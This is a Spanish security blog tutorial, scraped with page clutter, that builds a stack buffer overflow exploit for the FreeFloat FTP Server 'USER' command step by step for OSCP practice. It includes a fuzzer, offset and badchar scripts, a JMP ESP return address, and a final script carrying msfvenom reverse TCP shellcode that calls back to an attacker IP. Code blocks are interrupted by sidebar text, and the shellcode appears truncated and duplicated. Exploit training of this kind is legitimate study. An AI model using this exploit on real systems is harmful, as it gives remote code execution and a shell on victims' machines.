



Participa Retos Blogroll en español Blogroll in English Herramientas Afiliados h-c0n

Taller de exploiting: BoF básico en Windows - FreeFloat FTP Server


PUBLICADO POR VICENTE MOTOS ON MIÉRCOLES, 31 DE OCTUBRE DE 2018 ETIQUETAS: [BOF](#) , [EXPLOITING](#) , [OSCP](#) , [TUTORIALES](#)

El año pasado más o menos por estas fechas empezamos a publicar una serie de [entradas](#) para iniciarse en el mundo del exploiting en Windows con un desbordamiento de búfer sencillo pero a la par muy útil para entender el funcionamiento de la pila y usar un *debugger* como Immunity. Hoy no vamos a detallar tanto los pasos como en los posts anteriores pero si vamos a repetir este tipo de ejercicio, sobretodo para todos aquellos que se están preparando para el OSCP ya que normalmente se toparán en el examen con algo similar.

La aplicación que explotaremos hoy será un viejo server FTP llamado [Freefloat FTP Server](#), vulnerable a un desbordamiento en la entrada de datos de USER. Tenéis el exploit público en EDB:

Freefloat FTP Server - 'USER' Remote Buffer Overflow

<https://www.exploit-db.com/exploits/23243/>



Para este ejercicio lo haremos lo más esquemático posible:

- Reproduciendo el problema
- Controlando el EIP
- Espacio para el shellcode
- Eliminando badchars
- Redireccionando la ejecución (JMP ESP)
- Generando el shellcode

Reproduciendo el problema

Lo primero como siempre será "inundar" el parámetro vulnerable para comprobar que, efectivamente, el servidor "peta" al pasarle un montón de A's:

```
import sys, socket
from time import sleep

target = sys.argv[1]

buff = '\x41'*50

while True:
    try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.settimeout(2)
        s.connect((target,21))
        s.recv(1024)
        print "Sending buffer with length: "+str(len(buff))
        s.send("USER "+buff+"\r\n")
        s.close()
        sleep(1)
```


Hackplayers Social Media. Contact!



Publicidad

Número de visitas

h-c0n - La CON de Hackplayers



Conferencia de hacking


Comentarios recientes

- [siqing chen](#)
I am a Single full time dad on disability getting no help from their moms. It a struggle every day. ...[Más ?](#)
- [Anonymous](#)
Yo nunca e usado haks

```
buff = buff + '\x41'*50

except:
    print "[+] Crash occured with buffer length: "+str(len(buff)-50)
    sys.exit()
```

El resultado será el "crash" de la aplicación casi inmediato:



En el debugger podemos comprobar que el EIP se ha sobrescrito como era de esperar.

```
Registers (FPU)
EAX 00000117
ECX 00395520
EDX 0386FA48
EBX 00000002
ESP 0386FC00 ASCII "AAAAAAAA.."
EBP 00BA4A20
ESI 0040A44E FTPServe.0040A44E
EDI 00BA505E
EIP 41414141
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFAF000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,ME,A,NS,PO,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
```

Controlando el EIP

Ahora vemos exactamente dónde se sobrescribe mediante un pattern:

```
# ./pattern_create.rb -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad
```

Añadimos el mismo a nuestro script:

```
import socket, sys

target = sys.argv[1]

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((target, 21))
data = s.recv(1024)
print(data)

buf = ""
```



Anonymous

Que ah pasado tanto tiempo que link traen ahora whatsapp no es vulnerable como dicen



Anonymous

Unknown no sirve para free fire



Anonymous

Hola quiero un texto xd



Anonymous

hola uenas



Anonymous

En ese caso, necesitas un proxy para bloquear que entre a la pagina de youtube.



Desbloquear iCloud


Me ayuda ?

Entradas populares del mes



El "texto de la muerte" para los usuarios de WhatsApp en Android

Si hace tiempo hablamos del descubrimiento de un "texto de la muerte" en Apple hoy hablamos de algo similar para WhatsApp... Do...



SAD DNS: un nuevo ataque que puede hacer tambalear los cimientos de Internet


En 2008 Dan Kaminsky publicó uno de los fallos más graves en Internet de la historia, uno por el que cualquier atacante podía redirigir a c...



Cómo fingir ser un hacker

1 - Entra es este sitio: <http://hackertyper.net/> 2 - Pulsa F11 para poner el navegador en pantalla completa. 3 - Pon cara de

concentrado y e...



El abc para desproteger un Excel con contraseña

Desde que soy consultor de seguridad una de las herramientas que más utilizo de mi arsenal de hacking es... Excel ^(@@)^ ... y cómo este ...



Listado de códigos secretos de Android

Casi desde el nacimiento de los teléfonos móviles existen códigos secretos para activar diversas funciones y realizar diferentes diagnósti...



Truco para *petar* un grupo de WhatsApp (bomba de emoticonos)

¿Has escrito algo o mandado una foto que no debieras a un grupo de WhatsApp y quieres que los demás no la vean? Aún estas a tiempo... Co...

```
buf += "" "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6A  
s.send("USER " + buf + "\r\n")  
s.close()
```

Y recogemos el valor el EIP:

```
Registers (FPU)  < < < < < <
EAX 00000149
ECX 004EFB70
EDX 02A6FA48
EBX 00000002
ESP 02A6FC00 ASCII "0a1a12a13a14a15a16a17a18a19aj0aj1aj2aj3aj4aj5aj6aj7aj8aj9
EBP 020B1F18
ESI 0040A44E FTPServe.0040A44E
EDI 020B2588
EIP 37684136
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD7000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
```

Mediante el script 'pattern_offset' obtenemos fácilmente el offset:

```
# ./pattern_offset.rb -q 37684136
[*] Exact match at offset 230
```

Con eso sabemos exactamente donde tenemos el EIP. Lo comprobamos con el siguiente payload en nuestro script:

```
import socket, sys

target = sys.argv[1]

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target, 21))
data = s.recv(1024)
print(data)

buf = ""
buf += "A" * 230 + "B" * 4 + "C" * 90

s.send("USER " + buf + "\r\n")
s.close()
```

Comprobamos que es correcto:

```
Registers (FPU)
EAX 00000161
ECX 000BFB70
EDX 0209FAA0
EBX 00000002
ESP 0209FC00 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
EBP 005E1F18
ESI 0040A44E FTPServe.0040A44E
EDI 005E25A0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EIP A2424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD7000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,HD,NE,A,HS,PO,GE,G)
ST0 empty g
ST1 empty g
```




Decoder++: una herramienta para codificar/decodificar datos en varios formatos

Decoder++ de bytebutcher es una aplicación para pentesters y es bastante chula para decodificar o s en varios for...



Introducción a Social-Engineering Toolkit (SET)

En el mundo de la seguridad informática no se puede dejar nunca de lado la ingeniería social. social continúa sie...



Grupos de Telegram sobre hacking y seguridad informática en español

Casi me atrevo a decir que el IRC de los hackers del siglo XXI, o si acaso de esta década, es Telegram. te no es el único medio ...



100 grupos de hackers famosos

Como ya sabéis, hace poco el enigmático grupo denominado 'The Shadow Brokers' se hizo con muchas (ciber)herramientas de la

NSA sup...

Visita el foro de la Comunidad



Archivo del blog

▶ 2020 (66)

▶ 2019 (92)

▼ 2018 (183)

► **diciembre** (16)

► **noviembre** (16)

▼ octobre (13)

Taller de exploiting: BoF básico en Windows - Free...

portforge.cr o cómo abrir numerosos puertos
"falso..."

SharpSploitConsole, usando nuestra DLL favorita a ...

Grave vulnerabilidad en EXIM pone en peligro miles...

Bitcracker: la primera herramienta opensource para...

DELYSID ANN - Perceptrón Multicapa JAVA

Espacio para el shellcode

Lo siguiente que queremos ver es la cantidad de C's que "caben" después de sobrescribir el registro EIP. Podemos hacer esto muy fácilmente con Immunity haciendo doble clic en la primera dirección de memoria que contiene C y siguiendo las C's hasta que terminen. Esto nos dará el valor hexadecimal del número total de C's dentro del búfer.


```
import socket, sys

target = sys.argv[1]

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target, 21))
data = s.recv(1024)
print(data)

buf = ""
buf += "A" * 230 + "B" * 4 + "C" * 500

s.send("USER " + buf + "\r\n")
s.close()
```



0x1F0 en base 10 es 496. Suficiente para nuestra shell.

Quitando badchars

El siguiente paso es extraer todos los badchars posibles, así que empezaremos añadiendo a nuestro script todos los posibles:

```
import socket, sys

target = sys.argv[1]

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((target, 21))
data = s.recv(1024)
print(data)

badchars = ("\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0a\\x0b\\x0c\\x0d\\x0e\\x0f\\x10"
"\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f\\x20"
"\\x21\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f\\x30"
"\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f\\x40"
"\\x41\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f\\x50"
"\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f\\x60"
"\\x61\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f\\x70"
"\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f\\x80"
"\\x81\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f\\x90"
"\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f\\xa0"
"\\xa1\\xa2\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf\\xb0"
"\\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf\\xc0"
"\\xc1\\xc2\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf\\xd0"
"\\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf\\xe0"
"\\xe1\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef\\xf0"
"\\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff")
```

[RCE en receptores satélite Linux \(y sin despeñarse\)](#)

[Las 10 mejores técnicas de hacking web en el 2017](#)

[SILENTTRINITY - Post Explotación con el "Empire" b...](#)

[Exploitar padding oracle para obtener claves de cif...](#)

[Vulnerabilidad de enumeración de usuarios en OpenS...](#)

[\[HTB write-up\] Sunday](#)

[Call for papers h-c0n 2019](#)

► [septiembre](#) (15)

► [agosto](#) (13)

► [julio](#) (16)

► [junio](#) (13)

► [mayo](#) (16)

► [abril](#) (15)

► [marzo](#) (16)

► [febrero](#) (16)

► [enero](#) (18)

► [2017](#) (204)

► [2016](#) (213)

► [2015](#) (213)

► [2014](#) (213)

► [2013](#) (225)

► [2012](#) (259)

► [2011](#) (234)

► [2010](#) (189)

► [2009](#) (84)

► [2008](#) (19)

Newsletter

Recibe las últimas novedades del blog en tu e-mail:

[Translate to English](#)


Etiquetas

[.NET 0 day amenazas](#) [análisis android](#) [anonimato](#) [anonymous](#) [antivirus apple](#) [Applocker APT](#) [arduino asm](#) [Autolt Azure](#) [backdoor](#) [backup badusb](#) [bancos base de](#) [datos bash](#) [biohacking bios](#) [bitcoins](#) [blockchain](#) [bloodhound](#) [blue team](#) [bluetooth bof](#) [boot2root](#) [botnet](#) [brainfuck](#) [brechas](#)

```
buf = "A" * 230 + "B" * 4 + badchars
```

```
s.send("USER " + buf + "\r\n")
s.close()
```

En Immunity pulsamos CONTROL+G y vamos al offset del ESP:



Después de comprobar visualmente aquellos chars que "cortan" la serie del resto, quitamos 0x00, 0x0a y 0x0d (los badchars obtenidos):

```
import socket, sys

target = sys.argv[1]

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((target, 21))
data = s.recv(1024)
print(data)

badchars = ("\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0b\\x0c\\x0e\\x0f\\x10"
"\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f\\x20"
"\\x21\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f\\x30"
"\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f\\x40"
"\\x41\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f\\x50"
"\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f\\x60"
"\\x61\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f\\x70"
"\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f\\x80"
"\\x81\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f\\x90"
"\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f\\xa0"
"\\xa1\\xa2\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf\\xb0"
"\\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf\\xc0"
"\\xc1\\xc2\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf\\xd0"
"\\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf\\xe0"
"\\xe1\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef\\xf0"
"\\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff")

buf = "A" * 230 + "B" * 4 + badchars

s.send("USER " + buf + "\r\n")
s.close()
```










Redireccionando la ejecución (JMP ESP)

Ahora lo más intuitivo sería sobrescribir directamente las B's del EIP con la dirección del ESP, pero el problema es que esa dirección puede cambiar con cada *crash*. Lo que se hace es buscar otra dirección de memoria que contenga la instrucción JMP ESP, pero no cualquiera, tiene que ser una dirección estática (comúnmente en una DLL), no tenga caracteres erróneos dentro de su dirección de memoria y no tenga protecciones ASLR o

bug bounty bullying burp bypass C C# c2 call for papers canape captchas car hacking censura certificaciones charlas cheatsheets cibercrimen ciberejercicios ciberguerra ciberinteligencia ciberseguridad industrial ciencia cifrado cloud CLR código abierto comunicacion comunidad concienciación concursos condición de carrera conferencia contenedores contrainformación contraseñas contribuciones control parental COR covert channel cracking credenciales criptografia crowdfunding crypters crystal ctf curiosidades CyberChef cyberpunk cyberwar DA dark web ddos Deep Web defaces Defcon delphi dfir Directorio Activo dns docker documentales domótica dorks dos drones drupal e-zines electrónica empire empleo encuestas ensamblador entrevistas enumeración escalado de privilegios espionaje esteganografía eventos excel exfiltración de datos exploiting exploits explotación expresiones regulares firebase firewalls firmware flash foca forense formación foro fortificación fraude frikismo FUD fuerza bruta fuzzing gadgets gamers geek geolocalización git Go h-c0n hacking hackthebox hacktivismo hardware


hashes herramientas hijacking hoax honeypots htb huevos de pascua humor IA ids impresión 3d infografías ingeniería inversa ingeniería social inteligencia artificial Internet de las cosas investigaciones inyecciones SQL iOS ipv6 ironpython jailbreak java javascript joomla juegos keyloggers laboratorio labs latch leak legislación LFI libros linux lock picking lolbins lua magazines maldoc malware maps metadatos metasploit metodologías misc MITRE MOOC móvil movilidad navegador newbie NFC nodejs normativas noticias off-topic ofuscadas old but gold Onion opinión OSCP osint payloads pederastia películas pentest perifericos perl persistencia phishing php pivoting pki poc post-explotación powershell prank privacidad Profiler programación promociones pwned python radio ransomware raspberry pi rat rce recomendaciones reconocimiento recopilatorios recursos red team redes redes neuronales regalos relatos responsable disclosure retos retro reverse shell reversing revisión de código RFP robótica rootkits ROP rsa ruby rust sap SCADA script seguridad física seguridad gestionada seguridad web SEO serialización series sexting shell shellcode shodan SIEM sinkholing sistemas operativos software libre spam ss7 SSL Stuxnet supercomputación taller técnicas telegram threat hunting threat intelligence tor tracking trivial trucos TTPs tutoriales Twitter uac uefi underground unix utilidades uxss vba videos vigenere virtualización voip volatility vpn vulnerabilidades vulnhub waf webshells WhatsApp wi-fi wifi wikileaks Windows wireless WMI wordpress writeups xbox Xen XSS xxe yara

Top autores activos

-  Vicente Motos
-  Manuel Jimenez
-  contribuciones
-  Carlos Antonini
-  Fernando Velázquez
-  Dani Martinez
-  Ignacio Martin
-  Alejandro Taibo
-  Jaime Muñoz M.


DEP.

!mona modules



Por ej. iremos a por ole32.dll:

!mona find -s "\\xFF\\xE4" -m ole32.dll



Usaremos por tanto la dirección 775D7B17, recordar, en little endian \\x17\\x7B\\x5D\\x77:

```
import socket, sys

target = sys.argv[1]

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((target, 21))
data = s.recv(1024)
print(data)

buf = "A" * 230 + "\\x17\\x7B\\x5D\\x77" * 4 + "C" * 450

s.send("USER " + buf + "\\r\\n")
s.close()
```

Generamos el shellcode

Llegamos casi al final... acordaros que es necesario generar nuestro shellcode sin los badchars detectados anteriormente

```
shell_reverse_tcp LHOST=192.168.7.139 LPORT=443 -f c -e x86/shikata_ga_nai -b "\\x00\\x0a\\x0d"

lected, choosing Msf::Module::Platform::Windows from the payload
selecting arch: x86 from the payload
borders
payload with 1 iterations of x86/shikata_ga_nai
succeeded with size 351 (iteration=0)
sent with final size 351
5
1500 bytes

xf4\\xba\\xa2\\x26\\x95\\xa0\\x5b\\x33\\xc9\\xb1"
x53\\x17\\x83\\x61\\x22\\x77\\x55\\x99\\xc3\\xf5"
x84\\x25\\x9a\\x44\\xcd\\x16\\x2a\\x0e\\x83\\x9a"
x4a\\x38\\x99\\x02\\xad\\x77\\x1a\\x3e\\x8d\\x16"
x8d\\x17\\xf9\\xe6\\xf0\\xda\\xab\\xbf\\x7f\\x48"
x87\\xdb\\xd1\\x05\\x5f\\xdd\\xf0\\x98\\xeb\\x84"
x03\\x5c\\xf8\\x15\\xb8\\x96\\x76\\xa4\\x68\\xe7"
x55\\x92\\xe0\\x75\\x20\\xea\\x12\\x0b\\x33\\x29"
x9c\\x61\\x15\\xea\\x71\\xf7\\xde\\xe0\\x3e\\x73"
x11\\x49\\x57\\x13\\x90\\x09\\x7c\\xb7\\xf8\\xca"
xf0\\x06\\x61\\x87\\x7b\\xaa\\x76\\xba\\x26\\xa3"
x80\\xab\\x01\\x7b\\x3b\\x23\\x2a\\xf4\\xe5\\xb4"
xd0\\xa2\\x63\\x77\\x84\\xf2\\x1b\\x5e\\xa5\\x98"
xcf\\x2b\\xef\\x7b\\xb0\\x9b\\x87\\x91\\x3f\\xc3"
x61\\x7e\\x53\\x0b\\x6e\\xf4\\x3b\\x4e\\x70\\x09"
x8e\\x01\\x1c\\x1e\\x8b\\xd9\\xbd\\xd0\\x01\\xa4"
```



Victor Rodriguez



Daniel López



David Retortillo



Lórien Doménech



Luis Vacas



Héctor de Armas

Publicidad

Visitas recientes

Licencia



This obra by [hackplayers](#) is licensed under a [Creative Commons Reconocimiento-No comercial-Compartir bajo la misma licencia 3.0 España License](#).

```

x9c\xc3\x49\x25\xd6\xe3\xe0\x72\x34"
xf9\x19\x4c\xcc\xae\xec\x85\x98\x42\x56"
x7a\x45\xf3\x86\x83\x08\x4f\xad\x93\xd4"
xa7\xb1\x6e\xf1\x09\x6b\x39\xae\xc3\xfb"
xc8\xa5\x61\x70\xa5\xf3\x9e\xbd\x21\xf4"
x60\xe1\xb1\xe1\xc1\x6a\x1c\xcb\x53\xf7"
xc2\x68\xf5\x3c\xa7\x6d\xb1\xfa\x54\x1c"
xba";

```

Añadimos el shellcode al script junto con un número de NOPs anteriores por si el compilador añade algo de "basura" que pudiera afectar a su correcto funcionamiento:

```

import socket, sys

target = sys.argv[1]

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((target, 21))
data = s.recv(1024)
print(data)

shellcode = ("\xda\xc3\xd9\x74\x24\xf4\xba\xa2\x26\x95\xa0\x5b\x33\xc9\xb1"
"x52\x31\x53\x17\x03\x53\x17\x83\x61\x22\x77\x55\x99\xc3\xf5"
"\x96\xf1\x14\x9a\x1f\x84\x25\x9a\x44\xcd\x16\x2a\x0e\x83\x9a"
"\xc1\x42\x37\x28\xa7\x4a\x38\x99\x02\xad\x77\x1a\x3e\x8d\x16"
"\x98\x3d\xc2\xf8\xa1\x8d\x17\xf9\xe6\xf0\xda\xab\xbf\xf7\x48"
"\x5b\xcb\xca\x51\xd0\x87\xdb\xd1\x05\x5f\xdd\xf0\x98\xeb\x84"
"\xd2\x1b\x3f\xbd\x5a\x03\x5c\xf8\x15\xb8\x96\x76\xa4\x68\xe7"
"\x77\x0b\x55\xc7\x85\x55\x92\xe0\x75\x20\xea\x12\x0b\x33\x29"
"\x68\xd7\xb6\xa9\xca\x9c\x61\x15\xea\x71\xf7\xde\xe0\x3e\x73"
"\xb8\xe4\xc1\x50\xb3\x11\x49\x57\x13\x90\x09\x7c\xb7\xf8\xca"
"\x1d\xee\xa4\xbd\x22\xf0\x06\x61\x87\x7b\xaa\x76\xba\x26\xa3"
"\xbb\xf7\xd8\x33\xd4\x80\xab\x01\x7b\x3b\x23\x2a\xf4\xe5\xb4"
"\x4d\x2f\x51\x2a\xb0\xd0\xa2\x63\x77\x84\xf2\x1b\x5e\xa5\x98"
"\xdb\x5f\x70\x0e\x8b\xcf\x2b\xef\x7b\xb0\x9b\x87\x91\x3f\xc3"
"\xb8\x9a\x95\x6c\x52\x61\x7e\x53\x0b\x6e\xf4\x3b\x4e\x70\x09"
"\x07\xc7\x96\x63\x67\x8e\x01\x1c\x1e\x8b\xd9\xbd\xdf\x01\xa4"
"\xfe\x54\xa6\x59\xb0\x9c\xc3\x49\x25\xd6\xe3\xe0\x72\x34"
"\x5b\x6e\xe0\xd3\x9b\xf9\x19\x4c\xcc\xae\xec\x85\x98\x42\x56"
"\x3c\xbe\x9e\x0e\x07\x7a\x45\xf3\x86\x83\x08\x4f\xad\x93\xd4"
"\x50\xe9\xc7\x88\x06\xa7\xb1\x6e\xf1\x09\x6b\x39\xae\xc3\xfb"
"\xb8\x9c\xd3\x7d\xc1\x88\xa5\x61\x70\xa5\xf3\x9e\xbd\x21\xf4"
